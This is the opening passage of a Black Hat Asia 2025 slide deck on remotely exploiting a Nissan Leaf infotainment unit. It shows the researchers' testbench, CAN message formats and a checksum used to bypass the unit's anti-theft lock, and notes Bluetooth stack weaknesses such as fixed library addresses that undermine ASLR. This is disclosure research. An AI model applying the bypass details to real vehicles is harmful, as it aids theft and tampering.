black hat®
ASIA 2025

APRIL 3-4, 2025
BRIEFINGS

Remote Exploitation of Nissan Leaf: Controlling Critical Body Elements from the Internet

Mikhail Evdokimov
Radu Motspan

Agenda

1. Introduction
2. Testbench and anti-theft
3. Bluetooth RCE
4. Persistence and data exfiltration
5. CAN communication
6. Gateway filtering
7. Leaf-specific UDS commands
8. Vulnerability disclosure

Introduction

Who Are We?

Radu Motspan

@_moradek_

Reverse-Engineering
Vulnerability Research
Exploit Development

Mikhail Evdokimov

@konatabrk

Reverse-Engineering
Vulnerability Research
Exploit Development

Polina Smirnova

@moe_hw

Reverse-Engineering
Vulnerability Research
Hardware Engineering


… and our teammates

Target: Nissan Leaf ZE1

- Nissan Leaf 2nd Gen produced in 2020
- Gateway Unit: 284U15SN0A
  - CAN messages filtering
- Telematic Unit: 282755SN0E
  - Cellular communication
- Infotainment Unit: 259155SR0B
  - WLAN client mode only
  - Bluetooth (phonebook / calls)
  - USB (updates / communication)
  - Apple CarPlay / Android Auto
  - Navigation (Maps and GPS)

Testbench


- Bought several units from ebay
- Component mutual-authentication is enabled
- Went to the closest auto junkyard in Budapest
  - IVI, Gateway, BCM, IC, wiring harness
- The result is a working testbench



Anti-Theft: General Information

Anti-Theft protection is used to prevent theft of the IVI, or unauthorized access to the vehicle’s systems

- Locking mechanisms
  - Firmware authentication
- VIN encoding
  - Disable if mismatch is detected
- Functionality reduction
  - Disturbance during usage



SYSTEM IS LOCKED.
GREEN
PLEASE CONTACT YOUR NISSAN DEALER.

Anti-Theft: Nissan IVI Logic

- When IVI is switched on, the anti-theft challenge must be solved
- IVI communicates with the specific ECU over CAN bus
  - Error [GREEN]: No response received
  - Error [RED]: Incorrect response received
- If successful, the anti-theft is passed

CAN-ID	Message
`0x71e: IVI → ECU (seed)`	`14 03 f05bb5 17 ffff`
`0x72e: IVI ← ECU (solution)`	`14 c826e381 66 ffff`
`0x71e: IVI → ECU (fixed)`	`24 c76c9a98 89 ffff`
`0x72e: IVI ← ECU (fixed)`	`24 c76c9a98 89 ffff`

Anti-Theft: CAN Message Structure

CAN Message from 0x71e (IVI → ECU)

Function	Seed	Constant			Chksum	Constant	
14	01	f0	5b	b5	15	ff	ff

CAN Message from 0x72e (ECU → IVI)


Function	Calculation result				Chksum	Constant	
14	ef	ef	ef	ef	d0	ff	ff

Checksum calc: `(0x14 + 0x01 + 0xf0 + 0x5b + 0xb5) && 0x0ff = 0x15`

Anti-Theft: Bypass

- Analyzed the runtime CAN communication between device and IVI
  - Could be done via the IVI firmware analysis but we respect our time
- Implemented a Python script based on the obtained information
  - Built a solution table for every seed
- The anti-theft protection is bypassed
  - IVI is completely functional


Infotainment: Hardware Analysis


Mounting Screws
ISO
M5x8 max
0016901 259155SR0B A 283C36786R 001 001 02L
9G
NISSAN
Part No: 259155SR0B
Model Name 型號:AIVIB12P0
DNN: TVC038
MH: 001
HW: 001
SW: 283C36786R
Index: A
Production Date: 01.2020
E1 10 R-05 8459
CE
CNC ID: C-22480
CCAK19LP0460T4
ANATEL
01983-19-06541
TRC/SS/2018/393
TRA
REGISTERED No:
ER67539/18
DEALER No:
DA0088390/12
Portugal:ארץ יצור Robert Bosch Car Multimedia GmbH:יצרן AIVIB12P0 :דגם
18/11/2018 :תקף החל מ 55-00681 :מספר אישור דגם
FCC ID: YBN-AIVIB12P0
IC:9595A-AIVIB12P0
(2) this device must accept any interference received
Multimedia device with Bluetooth and WLAN
Voltage: 13,5V – Current: 15A max.
BOSCH
Robert Bosch Car Multimedia GmbH, Robert-Bosch-Str. 200, 31139 HILDESHEIM, GERMANY
Made in Portugal

OEM Part Number

FCC Identificator

Infotainment: Hardware Analysis: Internals #1




Renesas RH850/D1L microcontroller

i.MX6 automotive and infotainment processor by NXP

Cypress SPI memory chips

IVI top layer


Infotainment: Hardware Analysis: Internals #2




eMMC NAND by Samsung

Wi-Fi + Bluetooth SoC by Alps Alpine


Infotainment: Architecture and Connections




Infotainment: Architecture and Connections



Infotainment: Architecture and Connections




Infotainment: Architecture and Connections




Bluetooth

Bluetooth


PAN
A2DP
AVRCP
SDP
BNEP
RFCOMM
AVDTP
AVCTP
SMP
...
L2CAP Layer
HCI (Host-Controller Interface)
Lower Layer

Bluetooth: Bluedragon Evo Stack

- ARM 32-bit ELF executable
- Launched as root
- Bluetooth Stack - a proprietary implementation
  - BT logic is divided into multiple libraries
  - Other devices might be vulnerable
- Security mitigations:
  - Stack: No canary found
  - PIE: PIE enabled
  - ASLR: ASLR enabled
- Fixed library loading addresses!
  - Discards the enabled ASLR
- Partially contains symbols - simplifies reverse-engineering




```
root@MYCAR:~# cat /proc/sys/kernel/randomize_va_space
2
root@MYCAR:~# |
```

ASLR is enabled

Bluetooth: Pairing

Pairing - an authentication mechanism for Bluetooth devices


- Simple Secure Pairing or SSP (I/O caps)
  - Just Works
  - Numeric Comparison
  - Passkey Entry
- Legacy Pairing
  - Pin-code based



		Initiator		
		DisplayYesNo	KeyboardOnly	NoInputNoOutput
Responder	DisplayYesNo	Numeric Comparison	Passkey Entry	Just Works
